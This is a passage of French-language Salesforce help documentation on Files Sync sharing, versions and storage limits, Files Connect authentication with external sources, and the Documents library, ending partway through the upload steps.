Si vous partagez un fichier avec une personne ou un groupe qui dispose du privilège Collaborateur, lorsque les collaborateurs téléchargent, modifient et chargent une nouvelle version du fichier, vous recevez la dernière version automatiquement synchronisée. Lorsque vous modifiez et synchronisez une nouvelle version du fichier, les personnes et les groupes avec lesquels vous l'avez partagé reçoivent aussi la dernière version.

Pour partager un fichier directement depuis votre dossier Salesforce Files Sync :

1. Sur votre ordinateur, dans votre dossier Salesforce Files Sync, cliquez avec le bouton droit sur le fichier que vous souhaitez partager.
2. Sélectionnez une option de menu sous **Salesforce Files Sync** : partager avec des personnes de votre organisation, avec des groupes Chatter ou avec des personnes extérieures à votre organisation via un lien.
3. À l'invite, saisissez le nom de personnes ou de groupes de votre organisation, attribuez l'autorisation `Visualiseur` ou `Collaborateur`, puis saisissez un message facultatif pour partager le fichier avec eux. Si vous partagez le fichier via un lien, copiez le lien.
4. Cliquez sur **Partager**.
   Un e-mail de notification est envoyé à toutes les personnes avec lesquelles vous avez partagé le fichier.

## Gestion des versions de fichiers synchronisés

Comme avec tous les fichiers Salesforce, vous pouvez utiliser une version antérieure d'un fichier synchronisé si nécessaire.

Après la première synchronisation d'un fichier, il porte la Version 1 dans votre liste de fichiers. Si vous modifiez le fichier synchronisé sur votre ordinateur ou un appareil mobile, une nouvelle version est automatiquement créée chaque fois que vous l'enregistrez. Pour afficher les versions antérieures, il suffit de visiter la page de détail du fichier.

Tout utilisateur qui suit le fichier synchronisé reçoit une notification dans son fil Chatter lors de la création de nouvelles versions. Les personnes qui ont collaboré sur un fichier synchronisé peuvent charger les nouvelles versions.

ATTENTION: Si un collaborateur charge une nouvelle version d'un fichier alors qu'il est ouvert sur votre ordinateur, il l'a reçoit lorsque vous fermez le fichier sans l'enregistrer. Si vous enregistrez le fichier ouvert, votre version remplace les modifications effectuées par votre collaborateur.

## Limitations de Salesforce Files Sync

Notez les limitations de la synchronisation des fichiers lors de l'utilisation de Salesforce Files Sync.

| Fonctionnalité | Limite |
|---|---|
| Stockage à l'échelle de l'organisation | L'espace de stockage est basé sur le nombre de licences Salesforce achetées. Il est possible d'acheter un espace de stockage supplémentaire. Pour plus d'informations, reportez-vous à Limitations de l'espace de stockage de Salesforce Files Sync. |
| Nombre maximal de fichiers synchronisés | Les utilisateurs peuvent synchroniser jusqu'à 10 000 fichiers. |
| Nombre maximal de dossiers synchronisés | 500 dossiers |
| Taille de fichier | • 2 Go, lors d'un chargement via l'interface Web<br>• 2 Go lors d'un chargement via le client de bureau Salesforce Files Sync (ou 500 Mo en utilisant un proxy)<br>• 100 Mo lors d'un chargement à partir d'un appareil mobile |
| Nombre maximal de versions par fichier | 2,048 |
| Nombre maximal d'utilisateurs qui peuvent synchroniser simultanément le même fichier | 1 000 utilisateurs |
| Nombre maximal d'appels Connect API | 10 000 par utilisateur, par heure et par application connectée à partir du client de bureau Salesforce Files Sync<br>Salesforce Files Sync interrompt la synchronisation des fichiers si vous atteignez le nombre maximal d'appels Connect API. La synchronisation reprend automatiquement après environ une heure. |

Salesforce Files Sync continue de synchroniser les fichiers existants, mais ne synchronise pas les nouveaux fichiers dans les cas suivants :

- Votre dossier Salesforce Files Sync dépasse 10 Go de fichiers.
- Votre organisation atteint sa limitation en espace de stockage de fichiers partagés.
- Votre dossier Salesforce Files Sync contient plus de 10 000 fichiers ou 500 dossiers.
- La taille du nouveau fichier dépasse la limitation en taille d'un fichier individuel.

Salesforce Files Sync arrête la synchronisation des fichiers dans les cas suivants :

- Vous changez l'emplacement par défaut de votre dossier Salesforce Files Sync. Sous Windows, l'emplacement par défaut est `C:\Utilisateurs\`*`Nom d'utilisateur`*`\Salesforce Files`, où *`Nom d'utilisateur`* correspond à votre nom d'utilisateur Windows. Sur un Mac, l'emplacement par défaut est `/Utilisateurs/`*`Nom d'utilisateur`*`/Salesforce Files`, où *`Nom d'utilisateur`*correspond à votre nom d'utilisateur Mac. Salesforce Files Sync reprend la synchronisation une fois l'emplacement par défaut du dossier Salesforce Files Sync rétabli.

## Limitations en stockage de Salesforce Files Sync

Deux limitations affectent l'espace de stockage dans Salesforce Files Sync : le stockage partagé de l'organisation et le stockage individuel.

### Espace de stockage partagé de l'organisation

Le stockage de fichiers partagés de votre organisation est égal à l'allocation de stockage de fichiers par organisation plus l'allocation par utilisateur multiplié par le nombre d'utilisateurs dans votre organisation.

Si votre organisation utilise toute son allocation en espace de stockage partagé, Salesforce Files Sync continue de synchroniser vos fichiers existants, mais ne synchronise pas les nouveaux fichiers. Vous ou votre organisation devez supprimer des fichiers existants ou acheter un espace de stockage supplémentaire auprès de Salesforce.

| Édition Salesforce | Allocation de stockage de fichiers par organisation | Licence d'attribution de stockage de fichiers par utilisateur |
|---|---|---|
| Contact Manager | 10 Go | 612 Mo |
| Group | 10 Go | 612 Mo |
| Professional | 10 Go | 612 Mo |
| Enterprise | 10 Go | 2 Go |
| Performance | 10 Go | 2 Go |
| Unlimited | 10 Go | 2 Go |
| Developer | 20 Mo | N/A |
| Personal | 20 Mo | N/A |

**Remarque:** Si votre organisation utilise des licences personnalisées, contactez votre administrateur pour déterminer si ces licences offrent un espace de stockage supplémentaire.

### Espace de stockage individuel

Salesforce Files Sync synchronise jusqu'à 10 Go de fichiers entre le dossier Salesforce Files Sync de votre ordinateur, Salesforce sur le Web et Salesforce1 sur des appareils mobiles. Salesforce Files Sync continue de synchroniser vos fichiers existants, mais ne synchronise pas les nouveaux fichiers si vous ajoutez plus de 10 Go de fichiers à votre dossier Salesforce Files Sync. Si vous atteignez l'espace de stockage individuel de 10 Go, vous devez supprimer des fichiers distants pour pouvoir synchroniser de nouveaux fichiers.

## Noms et extensions de fichier qui empêchent la synchronisation

Certaines caractéristiques des fichiers peuvent empêcher leur synchronisation entre vos appareils et le Web.

- Fichiers à zéro octet
- Fichiers sans extension
- Noms de fichier qui commencent par :
  - AUX.
  - CLOCK$.
  - COM1.
  - COM2.
  - COM3.
  - COM4.
  - COM5.
  - COM6.
  - COM7.
  - COM8.
  - COM9.
  - CON.
  - LPT1.
  - LPT2.
  - LPT3.
  - LPT4.
  - LPT5.
  - LPT6.
  - LPT7.
  - LPT8.
  - LPT9.
  - NUL.
  - PRN.
  - ~
  - .
- Fichiers nommés :
  - desktop.ini
  - thumbs.db
  - .DSStor
- Fichiers avec les extensions suivantes :
  - .tmp
  - .conflicted
  - .part
  - .partial
  - .download
  - .crdownload

  - extensions commençant par .sb-

- Les différents systèmes d'exploitation ont des restrictions de nom du fichier distinctes. Salesforce Files Sync synchronise tout fichier dont le nom est autorisé par votre système d'exploitation. Cela signifie que si vous pouvez nommer un fichier sur votre ordinateur, vous pouvez le synchroniser en utilisant Salesforce Files Sync. Si vous synchronisez un fichier sur Mac® OS X®, il est synchronisé sur le Web, mais si le nom de fichier n'est pas autorisé par Microsoft Windows®, il n'est pas téléchargé sur votre ordinateur Windows.

  Pour garantir la synchronisation de tous vos fichiers entre tous vos ordinateurs, évitez d'utiliser les caractères suivants dans les noms de fichier :

  - \ (barre oblique inversée)
  - : (deux points)
  - * (astérisque)
  - ? (point d'interrogation)
  - ' (apostrophe)
  - < (signe inférieur à)
  - > (signe supérieur à)
  - / (barre oblique)
  - | (barre verticale)
  - ™ (symbole de marque de commerce)
  - ∞ (symbole infini)
  - § (section)
  - • (puce)
  - ≠ (différent de)
  - ` (accent grave)
  - " (guillemets)
  - ... (points de suspension)
  - ≥ (signe supérieur ou égal à)
  - ≥ (signe inférieur ou égal à)
  - & (esperluette)

- Noms de fichier qui dépassent 254 caractères

## Restrictions relatives aux noms de dossiers synchronisés

Certains fichiers ne sont pas synchronisés par Salesforce Files Sync en raison de restrictions de nom de dossier.

Les différents systèmes d'exploitation ont des restrictions de nom du dossier distinctes. Salesforce Files Sync synchronise tout dossier dont le nom est autorisé par votre système d'exploitation. Cela signifie que si vous pouvez nommer un dossier sur votre ordinateur, vous pouvez le synchroniser en utilisant Salesforce Files Sync. Si vous synchronisez un dossier sur Mac® OS X®, il est synchronisé sur le Web, mais si le nom de dossier n'est pas autorisé par Microsoft Windows®, il n'est pas téléchargé sur votre ordinateur Windows.

Pour garantir la synchronisation de tous vos dossiers entre tous vos ordinateurs, évitez d'utiliser les caractères suivants dans les noms de dossier :

- Les dossiers dont le nom contient les caractères ci-dessous :
  - / (barre oblique)
  - \ (barre oblique inversée)

  - : (deux points)
  - * (astérisque)
  - ? (point d'interrogation)
  - " (guillemets)
  - < (signe inférieur à)
  - > (signe supérieur à)
  - | (barre verticale)
- Les dossiers dont le nom dépasse 255 caractères
- Les dossiers qui portent le même nom qu'un autre dossier dans le même répertoire

## Fichiers externes Files Connect

Parcourez, recherchez et partagez des fichiers stockés ailleurs, directement depuis Salesforce.

Authentification à des sources de données externes Files Connect

Si votre administrateur a configuré une source de données telle que SharePoint pour l'utilisation de l'authentification par utilisateur, saisissez vos identifiants d'accès à ce système dans Salesforce.

Accès et partage de fichiers externes à l'aide de Files Connect

Lorsque votre administrateur a activé Files Connect, vous pouvez accéder à des fichiers à partir de sources externes telles que Google Drive et SharePoint, ou les partager via des fils et l'accueil Fichiers.

Recherche de fichiers externes avec Files Connect

Effectuez une recherche dans une source de données externe telle que Google Drive, Box ou SharePoint directement depuis Salesforce.

# Authentification à des sources de données externes Files Connect

Si votre administrateur a configuré une source de données telle que SharePoint pour l'utilisation de l'authentification par utilisateur, saisissez vos identifiants d'accès à ce système dans Salesforce.

### Configuration de l'authentification à une source de données externe

Lorsque vous vous connectez pour la première fois à un système de données externe Files Connect, vous configurez votre authentification en quelques clics seulement.

### Gestion des identifiants d'authentification à votre source de données externe

Vous ou votre administrateur Salesforce pouvez configurer et gérer vos paramètres d'authentification à des sources de données externe en utilisant Files Connect. Avec des paramètres d'authentification valides, vous pouvez accéder aux fichiers de systèmes externes directement depuis votre organisation Salesforce.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour accéder à des sources de données basées sur le cloud telles que SharePoint Online :

- Files Connect Cloud

Pour accéder à des sources de données sur site telles que SharePoint 2010 :

- Files Connect sur site

## Configuration de l'authentification à une source de données externe

Lorsque vous vous connectez pour la première fois à un système de données externe Files Connect, vous configurez votre authentification en quelques clics seulement.

Si vous n'avez pas configuré votre authentification à un système de données externe dans Mes paramètres, vous êtes invité(e) à vous authentifier lors de la première tentative d'accès à un système externe dans Salesforce. Cliquez sur le lien ou le bouton pour compléter automatiquement la plus grande partie de la procédure d'authentification.

- Si vous vous connectez à Box, Google Drive, SharePoint Online ou OneDrive for Business :
  1. Sélectionnez le protocole d'authentification **OAuth 2.0**.
  2. Lorsqu'un message Salesforce vous demande l'autorisation d'accès aux informations de votre système externe, cliquez sur **Autoriser**.
  3. Une fois le processus d'authentification terminé, vous êtes redirigé(e) vers Salesforce.
- Si vous vous connectez à SharePoint 2010 ou SharePoint 2013 :
  1. Vous êtes redirigé(e) vers les Paramètres d'authentification pour les systèmes externes.
  2. Saisissez vos identifiants d'accès au système externe (nom d'utilisateur et mot de passe).

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour accéder à des sources de données basées sur le cloud telles que SharePoint Online :

- Files Connect Cloud

Pour accéder à des sources de données sur site telles que SharePoint 2010 :

- Files Connect sur site

## Gestion des identifiants d'authentification à votre source de données externe

Vous ou votre administrateur Salesforce pouvez configurer et gérer vos paramètres d'authentification à des sources de données externe en utilisant Files Connect. Avec des paramètres d'authentification valides, vous pouvez accéder aux fichiers de systèmes externes directement depuis votre organisation Salesforce.

Votre administrateur définit des systèmes externes dans les sources de données externes et des identifiants nommés. Avant de commencer, votre administrateur...

- configure la source de données externe ou de l'identifiant nommé pour l'utilisation de l'authentification par utilisateur ;
- vous accorde l'accès à la source de données externe ou aux identifiants nommés.
- vous indique les paramètres d'authentification à saisir.

Si les paramètres ou les options attendus ne sont pas affichés, demandez une aide à votre administrateur.

1. Dans Mes paramètres, saisissez *Authentification* dans la case Recherche rapide, puis sélectionnez Paramètres d'authentification pour les systèmes externes.
2. Cliquez sur **Nouveau** pour configurer une nouvelle connexion. Cliquez sur **Modifier** pour changer une source de données externe existante.
3. Dans le menu Définition du système externe, sélectionnez « Source de données externe ».
4. Dans le menu Source de données externe, sélectionnez une source de données créée par votre administrateur.
5. Sélectionnez le protocole d'autorisation requis par le système externe.

   Pour SharePoint 2010 ou 2013, définissez les options suivantes :

   | Champ | Description |
   |---|---|
   | Protocole d'authentification | Choisissez **Authentification par mot de passe**. |
   | Nom d'utilisateur **et** Mot de passe | Saisissez votre nom d'utilisateur et votre mot de passe SharePoint. |

   Pour Box, Google Drive, SharePoint Online ou OneDrive for Business, définissez les options suivantes :

   | Champ | Description |
   |---|---|
   | Protocole d'authentification | Choisissez **OAuth 2.0**. |
   | Fournisseur d'authentification | Sélectionnez le fournisseur créé par votre administrateur pour cette source de données. |
   | Étendue | Laissez vide. |

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour accéder à des sources de données basées sur le cloud telles que SharePoint Online :

- Files Connect dans le Cloud

Pour accéder à des sources de données sur site telles que SharePoint 2010 :

- Files Connect sur site

| Champ | Description |
| --- | --- |
| `Démarrer le flux d'authentification à l'enregistrement` | Sélectionnez cette option pour vérifier immédiatement vos identifiants de connexion à la source de données externe.<br><br>Lorsque vous cliquez sur **Enregistrer**, le système externe vous invite à vous connecter. Une fois connecté(e), le système externe vous accorde un jeton OAuth qui permet d'accéder à ses données depuis cette organisation.<br><br>Répétez le flux OAuth lorsqu'un nouveau jeton est requis (par exemple s'il expire) ou si vous modifiez les champs Étendue ou Fournisseur d'authentification. |

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

## Accès et partage de fichiers externes à l'aide de Files Connect

Lorsque votre administrateur a activé Files Connect, vous pouvez accéder à des fichiers à partir de sources externes telles que Google Drive et SharePoint, ou les partager via des fils et l'accueil Fichiers.

### Téléchargement ou partage de fichiers dans l'accueil Fichiers

Téléchargez des fichiers externes sur votre système local ou partagez-les avec un groupe de personnes de votre organisation depuis l'accueil Fichiers.

1. Accédez à l'accueil Fichiers.
2. La liste Fichiers externes dans la colonne gauche affiche les sources de données externes disponibles. Sélectionnez un dossier et parcourez les dossiers, ou utilisez la barre de recherche pour retrouver un fichier.

   Remarque: Salesforce prend en charge les documents, les feuilles, les diapositives et les dessins Google. Dans la liste Récents, le contenu de Google Drive est limité aux 24 derniers documents accédés au cours des 30 derniers jours.

3. Cliquez sur en regard du nom du fichier, puis choisissez l'une des actions suivantes :
   - **Ouvrir** le fichier dans la source de données externe, par exemple SharePoint.
   - **Télécharger** le fichier sur votre système local (dans les systèmes sur site, tels que SharePoint 2010, la taille maximale de téléchargement est de 2 Go).
   - **Partager** le fichier en tant que copie ou référence. Votre administrateur a déterminé le type de partage est dans votre organisation. Lors d'un partage, suivez l'une des procédures suivantes :
     - **Partager une copie** du fichier externe stocké dans Salesforce. Si les fichiers sont partagés avec un groupe Chatter, tous les membres du groupe peuvent accéder aux fichiers, même s'ils n'ont pas accès au système externe. Salesforce Files ne reflète aucune révision du fichier dans les systèmes externes.
     - **Partager une référence** au fichier externe stocké hors de Salesforce. Des fichiers peuvent être téléchargés uniquement par des utilisateurs ayant accès au système externe. (les utilisateurs doivent saisir les identifiants d'accès au système dans la section Paramètres d'authentification pour les systèmes externes dans la configuration personnelle). Salesforce Files ne reflète aucune révision du fichier dans des systèmes externes, mais la référence pointe vers la dernière version du fichier dans ces systèmes.

Remarque: Pour télécharger des fichiers référencés à partir d'un système externe, les utilisateurs doivent saisir les identifiants du système dans les Paramètres d'authentification de la section Systèmes externes, dans la configuration personnelle.

Lorsqu'un utilisateur sélectionne un fichier externe depuis le sélecteur de fichiers, une référence au fichier ou une copie est créée dans Salesforce. Si la référence au fichier existe déjà, elle est réutilisée.

### Partage de fichiers dans le fil

Pour inclure des fichiers externes à une conversation Chatter spécifique, utilisez le fil. Tous les fichiers partagés dans le fil sont des copies ou des références, selon la définition de votre administrateur.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


**AUTORISATIONS UTILISATEUR**

Pour accéder à des sources de données basées sur le cloud telles que SharePoint Online :
- Files Connect dans le Cloud

Pour accéder à des sources de données sur site telles que SharePoint 2010 :
- Files Connect sur site


Dans Salesforce Classic :

1. Lors de la création d'une publication, cliquez sur **Fichier** au-dessus du fil, puis sur **Sélectionner un fichier depuis Salesforce**.
2. Dans la colonne gauche, cliquez sur la source externe, par exemple SharePoint.
3. En regard du fichier que vous souhaitez partager, cliquez sur **Joindre**.
4. Dans le corps de votre publication, @mentionnez les groupes ou les personnes avec lesquels vous souhaitez partager.




Dans Lightning Experience :

1. Lors de la création d'une publication, cliquez sur l'icône de trombone sous la publication pour ouvrir la fenêtre Sélectionner un fichier.
2. Dans la colonne gauche, cliquez sur la source externe, par exemple SharePoint ou Google Drive.
3. Sélectionnez le fichier que vous souhaitez partager, puis cliquez sur **Ajouter**.
4. Dans le corps de votre publication, @mentionnez les groupes ou les personnes avec lesquels vous souhaitez partager.




CONSULTER ÉGALEMENT :

- Partage de fichiers avec des personnes dans Salesforce Classic
- Partage de fichiers avec des groupes
- Partage de fichiers avec des bibliothèques

# Recherche de fichiers externes avec Files Connect

Effectuez une recherche dans une source de données externe telle que Google Drive, Box ou SharePoint directement depuis Salesforce.

## Recherche dans une source de données externe spécifique

Dans Salesforce Classic :

1. Dans la colonne gauche de l'accueil Fichiers ou votre fil Chatter, cliquez sur le nom de la source de données.
2. Dans la case de recherche, saisissez des termes tels que *titre du document* ou *auteur*. (les informations spécifiques que vous pouvez rechercher dépendent de la configuration de la source de données externe).


**Remarque:** Vous pouvez également rechercher dans des sources de données externes depuis le sélecteur de fichiers en joignant un fichier à une publication Chatter. Dans Salesforce Classic, cliquez sur **Fichier** au-dessus du fil, puis sélectionnez un fichier dans Salesforce. Dans Lightning Experience, cliquez sur l'icône de trombone sous la publication pour ouvrir la fenêtre Sélectionner un fichier.

## Recherche globale dans Salesforce et de données externes

Si votre administrateur active la recherche globale pour une source de données externe, vous pouvez aisément effectuer une recherche sur son contenu ainsi que dans vos données Salesforce.

Dans Salesforce Classic :

1. Dans la case de recherche globale, en haut de la fenêtre de Salesforce, saisissez les termes de recherche.
2. Pour affiner les résultats à une source de données externe spécifique, cliquez sur le nom de la colonne gauche (par exemple, « SharePoint Online »).




**Conseil:** Si vous souhaitez afficher fréquemment le contenu d'une source de données externe spécifique, épinglez-la en haut des résultats de la recherche globale : dans la colonne gauche, survolez le nom de la source de données, puis cliquez sur l'icône de l'épingle (si la source de données n'est pas répertoriée, cliquez sur Rechercher tout).

Dans Lightning Experience :

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour accéder à des sources de données basées sur le cloud telles que SharePoint Online :

- Files Connect dans le Cloud

Pour accéder à des sources de données sur site telles que SharePoint 2010 :

- Files Connect sur site

1. Dans l'accueil Fichiers, saisissez un terme dans la case de recherche globale de l'en-tête.
2. Vous pouvez filtrer vos résultats de recherche pour renvoyer uniquement les Fichiers en sélectionnant « dans Fichiers » après avoir saisi vos termes de recherche dans la case de recherche globale, ou en effectuant une recherche globale et en sélectionnant Fichiers dans les résultats de la recherche globale.

# Bibliothèques de documents

Stockez des fichiers sans les joindre à des enregistrements.

Présentation de la bibliothèque de documents

Chaque document stocké dans la bibliothèque de documents réside dans un dossier. Les attributs du dossier en déterminent l'accessibilité et celle des documents qu'il contient.

Page d'accueil des documents

Affichage de listes de documents

Chargement et remplacement de documents

Recherche de documents

Suppression de documents

## Présentation de la bibliothèque de documents

Chaque document stocké dans la bibliothèque de documents réside dans un dossier. Les attributs du dossier en déterminent l'accessibilité et celle des documents qu'il contient.

Les bibliothèques stockent des documents qui ne sont pas joints à des enregistrements. Accédez aux documents de votre bibliothèque via l'onglet Documents. Si votre onglet Documents n'est pas visible, personnalisez votre affichage.

Remarque: L'onglet Documents ne fait pas partie de Salesforce CRM Content.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

CONSULTER ÉGALEMENT :

Différences entre des fichiers, Salesforce CRM Content, Salesforce Knowledge, des documents et des pièces jointes

## Page d'accueil des documents

Cliquer sur l'onglet Documents affiche la page d'accueil des documents.

Remarque: Si l'onglet Documents n'est pas visible, vous pouvez personnaliser votre affichage en conséquence.

- Sous **Rechercher un document**, tapez les mots-clés permettant de trouver le document.
- Dans la section **Dossiers des documents**, sélectionnez un dossier pour afficher tous les documents qu'il contient.
- La section **Documents récents** affiche les dix ou vingt-cinq derniers documents affichés, avec les documents consultés le plus récemment affichés en premier. Cette liste provient des éléments récents et contient les enregistrements dont vous êtes responsable et ceux des autres utilisateurs. Cliquez alternativement sur les liens **Afficher 25 éléments** et **Afficher 10 éléments** pour changer le nombre d'éléments affichés.
- Dans la section **Documents récents**, cliquez sur **Nouveau** pour télécharger un nouveau document.

Remarque: L'onglet Documents ne fait pas partie de Salesforce CRM Content.

CONSULTER ÉGALEMENT :

Chargement et remplacement de documents
Affichage de listes de documents

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Documents :
- Lire sur les documents

Pour afficher des documents :
- Lire sur les documents

Pour télécharger de nouveaux documents :
- Autorisation de création sur les documents

## Affichage de listes de documents

La page de liste Documents dresse la liste des documents d'un dossier sélectionné. À partir de cette page, vous pouvez afficher des informations détaillées sur le document ou le manipuler.

- Cliquez sur le nom du document pour afficher ses propriétés.
- Cliquez sur **Modifier** en regard d'un document pour modifier les propriétés du document.
- Cliquez sur **Afficher** pour ouvrir le fichier dans son application associée. Si un type de fichier n'est pas reconnu ou que l'application n'est pas chargée sur l'ordinateur, Salesforce affiche une boîte de dialogue standard vous invitant à sélectionner une option d'enregistrement.
- Choisissez un dossier pour afficher la liste des documents stockés dans ce dossier.
- Cliquez sur un en-tête de colonne pour trier les documents par ordre croissant ou décroissant en fonction des informations de cette colonne.
- En haut de la liste, cliquez sur une lettre pour afficher le contenu de la colonne triée commençant par cette lettre.
- Cliquez sur **Page suivante** ou **Page précédente** pour passer à l'ensemble de documents suivant ou précédent.
- Au bas de la liste des documents, sélectionnez **moins** ou **plus** pour afficher une liste plus courte ou plus longue.
- Cliquez sur **Vue imprimable** pour afficher la vue de liste actuelle dans un format prêt pour l'impression.

Remarque: Si vous ne trouvez pas un document, il se peut que vous n'ayez pas accès au dossier qui le contient.

CONSULTER ÉGALEMENT :

Modification des auteurs de documents

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour afficher des documents :
- Lire sur les documents

Pour modifier des propriétés des documents :
- Autorisation de modification sur les documents

Pour remplacer des documents :
- Autorisation de modification sur les documents

Pour supprimer des documents :
- Autorisation de suppression sur les documents

# Chargement et remplacement de documents

## Téléchargement d'un nouveau document

Pour télécharger un document :

1. Cliquez sur **Nouveau document** dans l'onglet Documents ou sur **Nouveau** en regard de **Documents récents** dans la page d'accueil des documents. Si l'option Nouveau document n'existe pas, assurez-vous de disposer des autorisations requises.
2. Dans la page Charger un nouveau document, spécifiez un `Nom de document` descriptif. Si vous voulez utiliser le nom du fichier, laissez ce champ vide. Le nom du fichier apparaît automatiquement lors du téléchargement du fichier.
3. Si vous disposez de l'autorisation « Personnaliser l'application », saisissez le nom unique que doivent utiliser l'API et les packages gérés.
4. Vous pouvez sélectionner l'une des options suivantes :
   - `Indiquer que le document est interne` : cette option marque le document pour indiquer que les visualiseurs ne peuvent pas séparer le fichier hors de l'organisation.

     Remarque: La sélection de cette case ne force aucune règle de sécurité.

   - `Image accessible en externe` si le document est une image, telle qu'un logo, non confidentielle. Activez cette case pour :
     - Mettre l'image à disposition en utilisant des modèles de message au format HTML, sans exiger de nom d'utilisateur et de mot de passe Salesforce
     - Utiliser l'image en tant qu'icône d'onglet personnalisé ou logo d'application personnalisée, qui ne nécessite aucun nom d'utilisateur ou mot de passe Salesforce
     - Afficher l'image en tant que logo personnalisé dans les demandes de réunion

   Les cases à cocher `Indiquer que le document est interne` et `Image accessible en externe` ne sont pas compatibles. Vous ne pouvez pas les sélectionner en même temps.
5. Sélectionnez un dossier pour le document.
6. Entrez une description à utiliser ultérieurement en tant que critère de recherche.
7. Entrez des mots clés à utiliser ultérieurement en tant que critère de recherche.
8. Sélectionnez une option de document ou de chemin.
   - Pour télécharger un document, cliquez sur **Parcourir**, sélectionnez le fichier, puis cliquez sur **En cours**.
